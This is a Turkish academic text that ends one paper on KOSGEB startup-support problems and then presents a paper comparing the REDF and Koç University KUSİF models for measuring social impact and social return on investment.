KOSGEB Yeni Girişimci Desteği kapsamında kurulan işletmelerin karşılaştıkları sorunların incelendiği bu alan araştırmasında, ankete katılan girişimcilerin büyük bir kısmı mevzuatı anlamakta güçlük çektiklerini ve bürokratik işlemlerin çok büyük sorun olup, vakit kaybına sebep olduğunu belirtmişlerdir. Bu gibi sorunların en aza indirilmesi için mevzuatların daha anlaşılabilir olarak hazırlanması ve girişimcilerin karşı karşıya oldukları bürokratik süreçlerin en aza indirilmesi çok faydalı olacaktır.

Bu saha araştırmasının önemli bulgularından bir tanesi olan KOSGEB desteklerini kapsayıcı bulunmamasının en önemli sebeplerinden bir tanesi işletme sermayesi desteğinin olmayışıdır. Bu bağlamda KOBİ'lere işletme sermayesi desteği de verilmelidir.

KOSGEB Yeni Girişimci Desteği kapsamında kurulan işletmelerin karşılaştıkları sorunlardan bir diğeri, girişimcilerin teminat mektubu temin etmekte çok büyük sıkıntı yaşadıkları, bankaların ev, arsa ipoteki karşılığında teminat mektubu verdiklerini söylemişlerdir. KOSGEB bu sorunu ortadan kaldırmak için KGF kefalet mektubunu da teminat mektubu yerine saymaya başlamıştır. Burada ise KGF'nin bilinirliğinin az olması ve yine aynı zamanda belirli teminat şartları gerektirdiği için girişimcilerin geri ödemeli desteğe başvuramadıkları görülmüştür. Bu husus

girişimcilerin finansman temininde çok büyük sorunlar yaşadıklarını göstermiştir. Bu sorunların aşılabilmesi ve işletmelerin finansman temin edebilmeleri için alınacak önlemlerin başında risk sermayesi kullanımı teşvik edilmelidir.

Ayrıca girişimciler ihracat potansiyeli yüksek ve katma değer sağlayacak ürünlerle ilgili iş fikirlerini tercih etmeleri ve bu alanlarda işletme kurmalarının teşvik edilmesi gibi destekler sağlanabilir. Saha araştırmasında girişimcilerin büyük bir kısmının KOSGEB desteklerinin yeterince kapsayıcı olduğunu, ancak limitlerinin yetersiz olduğunu belirtmişlerdir. Bu bağlamda destek limitlerin arttırılması girişimcilere taze bir kan olacaktır. Hatta destek limitlerinin her yıl TÜFE oranında otomatik olarak arttırılması destek limitlerinin yetersizliği sorununa büyük ölçüde çözüm olabilir.

Araştırma neticesinde ortaya çıkan bir diğer önemli husus destek ödemelerinin geç yapılmasıdır. Bu durumda KOBİ'ler çalışma sermayesinde çok büyük sıkıntıya düşmekte, borçlarını ödemekte gecikmeler yaşandığı için alacaklılara karşı zor durumda kaldıklarını ifade etmişlerdir. Bu durumun önüne geçilmesi için ilgili işletme için destek kararı alındığında destek bütçesinin ilgili birim hesaplarına aktarılması ve işletme ödeme talebinde bulunduğu zaman destek ödemesine mani bir engel yok ise destek ödemesinin hemen ilgili hizmet merkezi tarafından yapılması sağlanabilir.

Bütün yukarıda sayılanlarla birlikte KOSGEB Yeni Girişimci Desteği kapsamında kurulan KOBİ'lerin diğer KOBİ'lere nazaran daha başarılı oldukları görülmüştür. Ülkemizde kurulan işletmelerin büyük bir kısmının kısa sürede kapandığı gerçeği karşısında, KOSGEB desteğiyle kurulan işletmelerin daha uzun ömürlü olduğunu söylemek mümkündür.

KAYNAKÇA

- BEYBUR, Mustafa (2009) *Girişimcilik-Kobi İlişkisi Bağlamında Banka Kredilerinin Girişimcilik (KOBİ) Sektörü Üzerindeki Etkileri*. Dicle Üniversitesi Sosyal Bilimler Enstitüsü Maliye Ve Ekonomi Anabilim Dalı Yüksek Lisans Tezi.
- CASSON, Mark .Yeung, Bernard .Basu, Anuradha ve Wadeson, Nigel (2006) *TheOxford Handbook of Entrepreneurship*, Oxford University Press, Great Britain.
- ÇETİN, Canan. (1996), “Yeniden Yapılanma, Girişimcilik, Küçük ve Orta Boy İşletmeler ve Bunların Özendirilmesi ”, Der Yayınları, İstanbul.
- MÜFTÜOĞLU, M. Tamer; (2004), *Girişimcilik*, AÖF Yayınları, Eskişehir.
- SOYSAL, Abdullah(2009). “Türkiye’de Kadın Girişimciler: Engeller ve Fırsatlar Bağlamında Bir Değerlendirme”, Ankara Üniversitesi SBF Dergisi, s.83-114.
- www.kosgeb.gov.tr (Erişim tarihi: 21.11.2014)

Sosyal Girişimlerde, Robert Enterprise Development Fund ve Koç Üniversitesi Sosyal Etki Forumu Tarafından Oluşturulan Modeller ile Sosyal Etki ve Yatırımın Sosyal Getirisinin Ölçülmesi

Nida ADIYEKE*

Öz

Sosyal girişimcilik tanımı içerisindeki kilit noktalardan biri sosyal etki yaratmasıdır. Ortaya çıkan soru ise; sayısal olarak ölçülmesi zor olan bu sosyal etkinin gerçekten istenilen düzeyde olup olmadığı nasıl monitörize edileceğidir. Bu noktada mevcut, sosyal etki analizleri ve yatırımın sosyal getiri düzeyinin ölçülmesi adına araçlar kullanılabilmektedir. Robert Enterprise Development Fund tarafından ortaya konulan model ve Koç Üniversitesi Sosyal Etki Forumu tarafından oluşturulan model bunların örneklerindendir. Çalışmada hangi model uygulama konusunda daha doğrudur sorusundan uzaklaşıp, tarafsız olarak modellerin içerikleri karşılaştırılmıştır. Ele alınan parametreler ile model sınırları ve modellerin uygulama aşamaları incelenmiştir.

Abstract

One of the key points in the definition of social entrepreneurship is the creation of social impact. The resultant question is; how to monetarize this social impact, which hard to measure numerically, whether really is at the desired level. In this point, existed tools can be used to measure the social impact analyzes and social return level on investment. The model, which has been put forth by Robert Enterprise Development Fund and the model has been created by Koç University, are some of these samples. In the study, by digressing the question of which model is more correct on the implementation, the contents of the models were compared objectively. With the discussed parameters, the model restrictions and the implementation level of the models were examined.

GİRİŞ

Günümüzde popüler olan girişimcilik kavramı içerisinde yer alan sosyal girişimcilik olgusunun bağımsız olarak incelenmesi yakın bir zamana rastgelmektedir. Birçok yeni çalışmanın yapıldığı ve bir o kadar da ilgi çekici bir konu olan girişimcilik için literatürde oldukça fazla kaynak bulunmaktadır. Girişimcilik çalışmaları konusunda fazlasıyla kaynak bulunmasına rağmen sosyal girişimcilik için aynı durum söz konusu değildir. Ayrıca Türkçe yazımda kaynaklar arasındaki miktar farkı daha da açılmaktadır. Bunun yanı sıra; her geçen yıl sosyal girişimcilik literatürüne yeni çalışmalar eklenmektedir. Bu çalışmalar ile kavramın Türkiye'deki uygulamaları ve pratikte nasıl hayat bulduğu ile ilgili sorular çeşitlenmektedir. Sosyal girişimcilik değil sosyal girişimcilik kavramı ile ele alınan sosyal etki ve bu etkinin ölçülmesi de ilişkili fenomenler olarak karşımıza çıkmaktadır. Sosyal girişimler ile oluşan projeler ve bu projelere yapılan yatırımların çıktıları olarak incelenen sosyal etkilerin ölçülmesi adına yazılmış olan çalışmalar mevcuttur. Bu çalışmadaki amaç ise; sosyal etkinin ölçülmesi ve yatırımların sosyal geri dönüşünün parasal cinsten hesaplanması adına geliştirilmiş iki modeli (KUSİF ve REDF) içerikleri ve kapsamı bakımından karşılaştırmaktır. Modellerin hangi alt başlıkları ve süreçleri içerdiği ve hangi kapsamlara sahip oldukları incelenmiştir. Hedeflenen, model içerikleri ve özelliklerini aktarırken doğru sonuca nasıl ve ne derece ulaşabildiklerini kavramaktır. Bunun için kilit noktalar, her iki modelinde benzer ve farklı yanları olarak görülür.

Sosyal Girişimcilik ve Sosyal Etki

Değişen ekonomik düzen içerisinde girişimcilik terimi, kapsadığı birçok fenomeni açıklamada yetersiz kalmaktadır. Bu fenomenlerden biri de sosyal girişimciliktir. Aslında bir sürece karşılık gelen sosyal girişimcilik kavramı için akademik yazımda birçok tanımlama getirilmiş olsa da tüm kavramı eksiksiz biçimde kapsayan tek bir tanım bulunmamaktadır. (Yalçın, 2013) Bu açıdan kavram ve kavram ile ilgili olguların bütün olarak anlaşılabilmesi için literatürdeki farklı tanımları bir arada ele alarak, anahtar noktaların belirlenmesi doğru olacaktır.

Sosyal Girişimcilik Enstitüsü'nün 2002 yılında yaptığı en geniş anlamdaki tanıma göre (Besler, 2010); sosyal girişimcilik, hem sosyal hem de finansal açıdan aynı anda geri dönüş elde etme sanatıdır. Tanım geniş kapsamlı olmasına karşılık, sürecin finansal ve sosyal getirisinin olduğunu, ek olarak da bunların eş zamanlı gerçekleştiğini söylemektedir. Fowler'e (Fowler, 2000) göre sosyal girişimcilik; sosyal fayda yaratma ve sürdürme olanağı sağlayan sosyo-ekonomik yapılar, kurumlar ve

* T.C. Uludağ Üniversitesi Sosyal Bilimler Enstitüsü İşletme Doktora Öğrencisi
adiyekenida@yahoo.com.tr


organizasyonların oluşturulmasıdır. Farklı bir tanım ise (Mair ve Marti, 2006) sosyal girişimcilik sürdürülebilir bir şekilde, sosyal gereksinimleri karşılayan fırsatların yakalanması ve bu fırsatları hayata geçirecek kaynakların yaratıcı bir şekilde kullanılmasıdır. Vurgulanan; sosyal problemlerin teşhis edilmesi ve çözümünde yaratıcı ve sürekli bir yoldur (Denizalp, 2007). Tanımlamalarda ortaya çıkan anahtar noktalar sosyal bir fayda elde edilmesi ve bu durumun sürdürülebilir olunmasıdır. Sosyal girişimciliğin bileşenleri diyebileceğimiz bu kavramları S.Besler (Besler, 2010) detaylandırarak; sosyal değer yaratma, sosyal değeri yaratacak fırsatları görme, yenilikçi ve proaktif olma, kaynak yaratma ve sürdürülebilir olma şeklinde gruplandırmıştır. Tanımda olması gereken bu karakteristik özelliklere ek olarak; (McCall, Newton ve Pearce, 2004) sosyal amaçların olması, ticarete teşvik etmesi, özel kar dağıtımının yapılmaması, varlıkların toplum yararına kullanılması, demokratik yapı ve paydaşlara hesap verilebilirlik bulunmaktadır. Bu bağlamda ortaya konulan tanımlar içerisinden çıkarılan kavramlar, aslında gerçek bir sosyal girişimcilik tanımı yapmaktan öte sosyal ve girişim olmak üzere iki farklı olgu arasındaki bağlamı açıklamaktadır (Ersen, Kaya ve Meydanoğlu, 2010). Sosyal girişimciliğin, girişimcilik tanımından farklı olmasının nedeni de bu olgularda görülebilmektedir.

Sosyal girişimciliğin tanımı yapılırken üzerinde en çok durulan husus sosyal etki yaratmasıdır. Bu sosyal etkinin ne olduğu, sosyal girişimcilik tanımı ve modellemesi için kilit noktalardan biridir.

Sosyal girişimcilik kavramı içerisinde ele alınan sosyal etki fenomeni sosyal girişimciliğin çıktılarını analiz etme açısından önem taşımaktadır. Sosyal etkinin tanımı; bir projenin veya yatırımın mevcut sosyal yapı, gündelik yaşam ve refah üzerindeki etkisi olarak tanımlanabilir (Gürtuna, 2016). Bu noktada kavram karışıklılığına yol açmamak için bir ayırıma değinilmesi gerekmektedir. Sosyal etki kavramı ile bu çalışmada incelenen; psikoloji bilim dalına davranış veya tutumların sosyal gruplar üzerinde olan etkisi değil, işletme açısından yatırım veya projelerin sosyal getirisi tartışılmaktadır. Genel anlamda sosyal etki, doğrudan veya dolaylı bir müdahale ile (proje) ilgili ortaya çıkarılan tüm toplumsal etkilerdir (Vanclay, 2015). Etki ve sonuçlar; insanların yaşama, ilişki kurma, ihtiyaçlarını karşılamak için örgütlenmeleri ve toplum üyeleri olmak için başa çıktıkları eylemlerin sonuçlarıdır (A Comprehensive Guide For Social Impact Assessment, 2006). Bir yatırım veya projenin sosyal çıktılarıdır. Sosyal denildiğinde ise mali getirisi olabilen ancak sosyal etkinin öncelikli olduğu fonlama olarak ifade edilebilir (Kılıçalp ve Ekmekçi, 2012).

Tanımlardan yola çıkılarak görülmektedir ki; sosyal etki, bir yatırım veya projenin çıktı olarak meydana getirdiği bir etki biçimidir. Tıpkı çevresel, ekonomik ve biyoçeşitlilik etkilerinin olduğu gibi (A Comprehensive Guide For Social Impact Assessment, 2006).

Şekil 1 – Proje ve Yatırımların Etkileri (A Comprehensive Guide For Social Impact Assessment, 2006)




Bu olgu ile ilgili olarak ortaya çıkan sosyal etkilerin değişiklik gösteren temel türleri beş alt kategoride toplanabilir (A Comprehensive Guide For Social Impact Assessment, 2006).

- Yaşam tarzı ile ilgili olan sosyal etkiler. Bunlar insanların gündelik hayatta nasıl davranacakları ve gün içerisindeki tüm sosyal ilişkilerini ele alır.
- Kültürel etkiler; değerler, din, dil ve etnik farklılıkları kapsar.
- Topluluk etkileri; bireylerin kendilerini içerisinde ait hissettikleri grupların değerleridir.
- Yaşam kalitesi etkileri; aidiyet algısı ve kendi benliğini tatmin edebilme duygusudur.
- Son olarak ele alınan etkiler de sağlıkla ilgili etkilerdir. Bunlar ise sosyal sorumluluk projeleri ve sosyal girişimcilik pratiklerinde çok popüler olduğu gibi zihinsel, fiziksel ve sosyal refah ve sıhhat ölçüsüdür.

Dünyada farklı amaç ve çeşitli yatırım araçları kullanılarak yapılan yatırımlar her geçen gün artarken (Mutlu, 2016) ortaya çıkan bu sosyal etkinin değerlendirilmesi de yatırım veya projenin devamlılığı açısından kilit bir öneme sahiptir. Sosyal etki değerlendirmesi (SED veya SIA¹); bir faaliyetin sosyal çevre üzerindeki potansiyel etkilerinin belirlenmesini ve bu etkilerin olası sonuçlarını ortaya koymayı amaçlar (Gürtuna, 2016). Planlanan müdahalelerle ilişkili sosyal olguları yönetme süreçlerini de kapsar ve bu değerlendirme kesinlikle etik sınırlar içerisinde yapılmalıdır (Evans ve Yen, 2005). Disiplinler arası bir sosyal bilim konusu ve olgusu olan sosyal etki değerlendirmesinin sosyoloji, antropoloji, demografi, coğrafya, ekonomi, siyaset bilimi, insan hakları, çevre psikolojisi ve iktisattan uzak olması düşünülemez (Esteves, Franks ve Vanclay, 2012).

Ortaya çıkan sosyal etkinin raporlama ve değerlendirme süreci olan sosyal etki değerlendirmesi için Rietbergen, McCracken ve Narayan (Rietbergen, McCracken ve Narayan, 1998) yaptıkları çalışma ile yedi basamaklı bir süreç döngüsü ortaya koymuşlardır.

- 1- Proje bağlamının analiz edilmesi.
- 2- Paydaşların tanımlanması ve analizi.
- 3- Sosyal faktör ve değişkenlerin analizi.
- 4- Verilerin analizi ve önceliklerin belirlenmesi.
- 5- Paydaşlara danışılması ve yatırımcı planlar geliştirilmesi.
- 6- Planların uygulanması ve genel katılımın sağlanması.
- 7- Aktif paydaşların katılımı ile monitör ve gerekirse modifiye edilmesi.



Şekil 2 - Sosyal Etki Değerlendirme Süreç Çemberi (Rietbergen, McCracken ve Narayan, 1998)

Yukarıdaki şekilde de görüldüğü üzere dairesel ve kendini tekrarlayan bir süreç olan bu model, sosyal etki değerlendirmesinin adımları olarak özetlenebilir. Sosyal etkinin sonuçlarının değerlendirilmesi adımı olan bu kavram ile tüm yatırım ve projelerin sonucunda ortaya çıkan sosyal olguların gerçek anlamda beklenen veya arzu edilen seviyede olup olmadığı anlaşılması amaçlanmaktadır.

¹ Social Impact Assessment

Sosyal Girişimlerdeki Sosyal Etkinin Ölçülmesinde Kullanılan REDF ve KUSİF Modeli İncelenmesi

Sosyal girişimcilik tanımı içerisinde yer alan ve sürecin en önemli çıktılarından olan proje veya yatırımın sosyal etkileri olduğu belirtilmişti. Emerson ve Cabaj (2000) çalışmalarında sosyal girişim sonucunda üç tür değer ortaya çıktığını belirtmiştir. Bunlar; ekonomik, sosyo-ekonomik ve sosyal şeklindedir.

- Ekonomik değer; bir girdi ve kaynak seti ile net olarak hesaplanabilen finansal değerlerdir. Basit veya kompleks finansal modeller kullanılarak hesaplanabilir ve gözlemlenebilir (yatırım getirisi, borç/özsermaye oranı v.b.). Nicelleştirilmesi kolay ve ortaya çıkan sonuçlar kesinlik içerir.
- Sosyal değerler; toplumsal değerler ve kaynaklar ile bireylerin toplumsal hayatlarında sağlanan iyileştirmelerdir. Tamamen içsel değerler olmalarından ötürü nicelleştirilmesi zor hatta imkansızdır.
- Sosyo-ekonomik değerler; sosyal ve ekonomik değer kutupları arasında kalan etkilerdir. Belirli değer unsurlarının sayısallaştırılması ile ekonomik değer yaratmanın temelini oluşturmaktadır.

Emerson ve Cabaj'ın dönüştürücü değerler olarak tek bir başlıkta topladığı bu değerlerin içerisinde sosyal etkinin ölçülebilir halde gözlemlenebileceği nokta sosyo-ekonomik olan değerlerdir (Emerson ve Cabaj, 2000). Bu açıdan sosyal etkinin ölçülmesi için ortaya konulan modellerin bu alan içerisinde ele alınıp incelenmelidir.

Sosyal ve sosyo-ekonomik etkinin nasıl analiz edilip hesaplanacağı üzerinde durulmalıdır. Sosyal etkinin analizi denildiğinde karşımıza akademik yazımlarda sosyal yatırımın getirisi model veya sistemi çıkmaktadır. Terimin İngilizce kısaltması (SROI) akademik yazım diline yerleşmiş olan sosyal yatırımın getirisi kavramı; en genel hali ile yapılan bir yatırım veya projenin sosyal çıktıların matematiksel yollar ile hesaplanarak incelenmesidir (Vik, 2017). Daha kapsamlı bir tanımla; sosyal yatırımın getirisi (SROI) bir müdahale, program veya organizasyon tarafından yaratılmış sosyal, ekonomik ve çevresel değerleri anlamak, ölçmek, ve toplamak için kullanılan bir araçtır (Banke-Thomas, Madaj, Charles ve Broek, 2015). Sosyal kazançların hesaplanması ve bu kazançların parasal değerinin hesaplanmasını sağlar (Cheung, 2017). Tanımlamaların tamamında görüldüğü üzere sosyal yatırımın getirisi (SROI) bir model veya formülasyondan öteye bir yol haritasıdır.

Sosyal yatırımın getirisinin (SROI) yanı sıra birçok yatırımın geri dönüşlerini inceleyen modeller olmasına karşılık bu kavram tüm bu modeller ve yöntemlerin bir evrimidir (Banke-Thomas, Madaj, Charles ve Broek, 2015).

	<i>Maliyet Etkinliği Analizi (CEA)</i>	<i>Maliyet Fayda Analizi (CUA)</i>	<i>Maliyet Yarar Analizi (CBA)</i>	<i>Sosyal Yatırımın Getirisi Analizi (SROI)</i>
<i>Ana Hedef</i>	Alternatiflerin maliyetlerini ve etkilerini karşılaştırmak	Alternatiflerin maliyetlerini ve etkilerini karşılaştırmak	Müdahalenin, yatırıma değer olup olmadığını değerlendirmek	Müdahalenin, yatırıma değer olup olmadığını değerlendirmek
<i>Maliyetler</i>	Parasal değer	Parasal değer	Parasal değer	Parasal değer
<i>Başvuru Düzeyi</i>	Müdahale düzeyi	Müdahale düzeyi	Müdahale düzeyi	Müdahale, proje, program, politika veya organizasyon seviyesi
<i>Gelecekteki Değerin İndirimi</i>	Var	Var	Var	Var
<i>Paydaş Katılımı</i>	Yok	Yok	Yok	Var
<i>Değişim Teorisi</i>	Yok	Yok	Yok	Var
<i>Analizin Ana Çıktısı</i>	Artan maliyet etkililik oranı	Artan maliyet etkililik oranı	Fayda-maliyet oranı, ekonomik iç verim oranı, net bugünkü değer, kırılma noktası	Sosyal yatırım getirisi oranı, net bugünkü değer, geri ödeme periyodu

Analiz Sonuçlarının Yorumlanması	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme, kaynak tahsisi, paydaş ilişkileri geliştirme, hesap verebilirlik

Tablo 1 - SROI'nin Geleneksel Ekonomik Değerlendirme Çerçeveleriyle Karşılaştırılması (Banke-Thomas, Madaj, Charles ve Broek, 2015)

Girdiler ve çıktılar arasındaki mantıksal akışı ele alan modelin esas amacı; sosyal girişimler, üçüncü sektör ve özel sektöre yardımcı olmaktır (Cheung, 2017). Amaç; parasal anlamda yatırım yapılan bir projenin çıktılarındaki sosyal etkinin istenilen düzeyde olup olmadığını, aynı şekilde parasal bazda ölçebilmektir. Diğer bir ifade ile sosyal amaçlarla uyarlanmış fayda-maliyet analizini paydaş odaklı değerlendirme biçimidir (Social Return on Investment, 2012). Bu tanımda paydaş odaklı değerlendirme kavramı tam olarak parasal anlamda ölçülebilirlik ifadesine uymaktadır.

Sosyo-ekonomik değeri ölçmek için kullanılan sosyal yatırımın getirisi (SROI) kavramı uygulamada bir takım özellikler içermektedir (Emerson ve Cabaj, 2000).

- Belirli bir zaman aralığındaki sosyal hizmet faaliyetini inceler.
- Faaliyetin desteklenmesi için gereken yatırım miktarını hesaplar ve o faaliyetin desteklenmesi için organizasyonun sermaye yapısını analiz eder.
- Sosyal hizmet faaliyetlerin bir sonucu olarak ortaya çıkan çeşitli maliyetleri, tasarrufları ve kazanımları hesaplar. Sadece hesaplamakla kalmaz çıkan sonuçları parasallaştırarak finansal veriler haline getirir.
- Son olarak bugünkü değerini hesaplayarak, yatırımın zaman çerçevesinde yarattığı sosyo-ekonomik değeri ifade eder.

Her ne kadar sosyo-ekonomik değerleri ölçmek için kullanılan bir araç olarak adlandırılrsa da özellikle uluslararası akademik alanda sosyal yatırımın getirisi (SROI) denildiğinde akla kurum ismi ile aynı ismi taşıyan REDF (Robert Enterprise Development Fund) modeli gelmektedir. Çekirdek hali 2000 yılında Robert Enterprise Development Fund tarafından oluşturulan bu model tüm akademik camiada aynı isim ile bilinmektedir (Banke-Thomas, Madaj, Charles ve Broek, 2015). 1990 yılında çalışmalarına başlamış olan vakıf (Robert Enterprise Development Fund) bugünkü ismi ile 1998 yılında San Francisco'da kurulmuştur. Bir aile vakfı olarak hayatına başlayan vakıf iş bulma ve iş bulma zorluklarına maruz kalan kişiler için vizyoner iş geliştirme programları oluşturmuştur (Our History, 2017). Daha sonra organizasyonun büyümesi ve yapısının daha kurumsal hale gelmesi ile vakıf aile vakfı yapısından çıkarak uluslararası bir organizasyon haline gelmiştir (Tuan, 2017). Vakıf 1997 yılından itibaren sadece San Francisco'da 9500 den fazla kişiye yardımcı olmuştur. Şuan yıllık 2500 den fazla kişiye yardımcı olarak iş gücü kazandırmakta ve yıllık milyonlarca dolar fon yaratan yatırım projeleri sağlamaktadır (REDF, 2015). London School of Business gibi bir akademik kurum ile işbirliği yapan vakıf, lisansüstü alanında da çok sayıdaki çalışmaya konu olmaktadır. Bu vakıf tarafından 2000 yılında ortaya konulan sosyal yatırımın getirisi (SROI) modeli ise o tarihten itibaren binlerce organizasyon tarafından kullanılmıştır (Tuan, 2017).

REDF (Robert Enterprise Development Fund) sosyal yatırımın getirisini ölçme modelinin yanı sıra dünya çapında uygulanmış birçok model veya hibrit modeller bulunmaktadır. Farklı bir modeli Türkiye kapsamında değerlendirme açısından ele alacak olursak; Koç Üniversitesi Sosyal Etki Forumu tarafından geliştirilen KUSİF'dir. Koç Üniversitesi Sosyal Etki Forumu (KUSİF), 2012 yılında Koç Üniversitesi yapısı içerisinde sivil toplum kuruluşlarında etki ölçümlemesinin nasıl yapılacağı üzerine kurulmuş olan bir yapıdır (Yalçın ve Güner, 2015). Bu yapı, 2015 yılında UniCredit Vakfı ve Vehbi Koç Vakfı ortaklığı ile Türkiye'deki sosyal girişimlerin sürdürülebilirliklerini sağlayarak sosyal etkilerini arttırma amacıyla bir projeye başlamış ve bu proje halen devam etmektedir (Yalçın ve Güner, 2015).

Proje kapsamında amaç; sektörün gelişmesini destekleyici şekilde uygulanabilir iş modelleri geliştirmeyi, gelir getirme potansiyeli yüksek ve ölçülebilir sosyal etkiye sahip, güçlü sosyal girişimlerin oluşmasını teşvik etmektir (Mikado Sürdürülebilir Kalkınma Danışmanlığı, 2017). Bu bağlamda kuruluş sosyal etkinin ölçülmesi hususunda da farklı modeller kullanmak yerine dört adımdan oluşan, kendi bünyelerinde geliştirdikleri modeli uygulamayı seçmiştir (Yalçın, Güner ve Emiroğlu, 2016).

Bu iki modelin de amacı sosyo-ekonomik değerleri yatırım ve projelerde finansal anlamda ölçmek olmasına rağmen birçok ortak noktaları ve de farklılıkları bulunmaktadır. Aynı başlık altında toplanabilen ortak yönler ve birbirinden farklılıklar gösteren alt başlıklar ile iki modeli karşılaştırarak incelemek daha doğru olacaktır.

İki model karşılaştırılırken değerlendirme çerçeveleri belirlenerek ilerlenmelidir. REDF (Robert Enterprise Development Fund) modeli için belirlenen beş boyut (Cheung, 2017) ve KUSİF (Koç Üniversitesi Sosyal Etki Forumu) için dört boyut mevcuttur. (Yalçın ve Güner, 2015) REDF (Robert Enterprise Development Fund) modelinin kalite değerlendirmesi şeklinde yazıma yerleşmiş beş boyutu (Banke-Thomas, Madaj, Charles ve Broek, 2015):

1. **Transparanlık:** - Bağlam tartışması ve modelin neden seçildiğine ait şeffaflık,
2. **Analizin Dokümantasyonu:** - Analizin doğru dokümente edilmesi,
- Etki haritası kullanımı,
3. **Çalışma Tasarımı/Dizaynı:** - Kontrol grubu oluşturulması ve uygulaması,
- Gözlem yapılması,
4. **Analizin Hassasiyeti:** - Göstergelerin geçerliliği ve kapsamı,
- Vekilin geçerliliği ve kapsamı,
- Niceliksel etkiler,
- Niteliksel etkiler,
5. **Sonuçların Yansıması:** - Sınırların tartışılması,
- SROI oranının yorumlanması,
- Duyarlılık analizi yapılması,

Analizin güvenilirliğini arttırmak adına hesaplara duyarlılık analizi uygulanmalıdır (Cheung, 2017). Bunun sebebi; değişken ve göstergeler seçiminin bir standardı yoktur. Uygulayıcılar için öncelik atama sürecinde oluşan baskıya karşı 3C adımları izlenmelidir. Kelimelerin İngilizce karşılıklarının baş harflerinden gelen 3C:

- *Calm:* Değerlendirme araçları kullanırken aşırı heyecanlı olunmaması.
- *Conscious:* Bilinçli olunarak gerçeklere odaklanılması.
- *Caution:* Dikkatli ve her noktada kontrol ederek ilerlemek.

Modelin uygulanmasında ortaya çıkan zorluklar ve kıstaslar ise (Cheung, 2017):

- Kanıt ve görüntüleme süreç – sistemleri gereklidir.
- İndikatörler oluşturmak için yetki ve yargı gereklidir.
- Temel süreçleri anlamak adına gerçek etkilere odaklanılmalıdır.
- Rekabet ilkeleri ve hedefleri içerir.
- Girdilere değer atamak be yararları net olarak belirlemek zordur.
- Sonuçların kesin doğruya ulaştıramama riski vardır.
- Uygulama finansal açıdan yüksek maliyetlere sahiptir.

KUSİF (Koç Üniversitesi Sosyal Etki Forumu) modeline yakından bakıldığı takdirde dört adım yaklaşımı mevcuttur (Yalçın ve Güner, 2015).



Şekil 3 - KUSIF 4 Adım Yaklaşımı (Yalçın ve Güner, 2015)

- 1) Değişim Teorinizi Oluşturun:** - Tanımlar ile bir yol haritası oluşturma
 - Süreci tanımlama
 - Ortak bir dil geliştirme

Değişim teorisi oluştururken;

- Gerçek ve nihai amaç belirlenmelidir,
- Nihai amaçlardan ara sonuçlara doğru (geriye doğru) haritalandırılır,
- Neden-sonuç ilişkisi kurulur,
- Hangi faaliyetlerin hangi sonuçları değiştireceği belirlenir,
- Yapılmak istenen sosyal müdahalenin işe yaraması için gerekli tüm unsurlar saptanır.

2) Hangi Sonuçların Ölçüleceğine Karar Verin:

- Ölçülecek değişken ve sonuçlara karar verme,
- Sonuç ve değişimleri ifade etme ve tanımlama,
- Soyut ve somut değişimler,
- Ara sonuç ve ara değişimler,
- Göstergelerin belirlenmesi,
- Sonuç ve değişim göstergeleri,

3) Kanıt Seviyesi ve Değerlendirme Araçlarını Seçin: - Kanıt seviyesinin seçilmesi,

- Kaynak ve araç seçilmesi,
- Verilere ulaşma ve veri toplama,

4) Etkinizi Değerlendirin: - Sosyal etkiyi gözden geçirin,

- Amaç ve sonuçlara göre performansın değerlendirilmesi,
- Etki raporları hazırlanması,

REDF (Robert Enterprise Development Fund)

KUSIF (Koç Üniversitesi Sosyal Etki Forumu)

1- TRANSPARANLIK

- Modelin neden seçildiğine ait kanıtlar

2- ANALİZİN DOKÜMANTASYONU - Doğru dokümantasyon - Etki haritası	1- DEĞİŞİM TEORİSİ OLUŞTURMA - Yol haritası oluşturma - Süreçlerin belirlenmesi - Ortak dil oluşturma
3- ÇALIŞMA DİZAYNI - Veri toplama yöntemleri - Kontrol aşaması	2- HANGİ SONUÇLARIN ÖLÇÜLECEĞİNE KARAR VERME - Sonuç ve değişkenlerin tanımı - Soyut ve somut değişimler - Ara değerlendirme - Göstergelerin belirlenmesi
4- ANALİZİN HASSASİYETİ - Göstergelerin geçerliliği - Niceliksel ve niteliksel etki	3- KANIT SEVİYESİ VE DEĞERLENDİRME ARAÇLARININ SEÇİMİ - Kanıt seviyesinin belirlenmesi - Kaynak ve araçların belirlenmesi - Veri toplama yöntemleri
5- SONUÇLARIN YANSIMASI - Sınırların tartışılması - SROI oranı - Duyarlılık analizi	4- ETKİNİN DEĞERLENDİRİLMESİ - Sosyal etkinin gözden geçirilmesi - Performans değerlendirme - Raporlama

Tablo 2 - REDF (Robert Enterprise Development Fund) ve KUSİF (Koç Üniversitesi Sosyal Etki Forumu) Modellerinin Karşılaştırılması

Sonuç

Girişimcilik tanımı içerisinde yer alan sosyal girişimlerde (Özgener, 2003) sosyal etkinin ölçülmesinin ne kadar zor ve kompleks bir süreç olduğu görülmektedir. Ölçülen sosyo-ekonomik etkilerin ise tek bir model ile ele alınıp karşılaştırılması da neredeyse imkansızdır. Bu noktada kilit rol oynayan; yatırım yapan paydaşlara veya sosyal bir proje sonucundaki çıktıları rakamsal olarak görmek isteyen aktörlere, yatırımın hangi sonuçları elde ettiğini ortak bir dil ile ifade etmektir. Amaçlanan, hedeflere ulaşıp ulaşılmadığını kontrolü ile verimliliği ve performansı olabildiğince en doğru şekilde ölçebilmektir.

Literatürde ve pratikte kullanılan bir çok model bulunmasına karşılık çalışma içerisinde incelenen mevcut iki modelin ortak noktaları ve farklılıkları mevcuttur. Bu ortak noktalar genel işleyiş ve süreçlerin temel hatlarına odaklanmaktadır. İki modelde de amaçlanan; doğru bir yöntem, belirli bir metodoloji ve veri toplama yöntemleri ile çıktılar elde etmek ve bu sonuçları ortak bir dil ile yorumlamaktır.

Farklı zaman dilimi ve coğrafyalarda geliştirilmiş iki model, aynı nihai amaçlara ulaşmak için kullanılan araç olmalarına rağmen alt başlıklar ve pratik uygulamalarında farklılıklar göstermektedir. Akademik bir çalışma sonucu özel bir üniversite bünyesinde geliştirilen KUSİF (Koç Üniversitesi Sosyal Etki Forumu) modeli yakın bir zamanda ortaya çıkmış ve modelin uygulanma pratiği sayısı incelenen diğer araca göre daha az miktardadır.² REDF (Robert Enterprise Development Fund) modeli ise geçmiş dönem ile birlikte çok fazla sayıdaki uygulamada araç olarak kullanılmıştır.

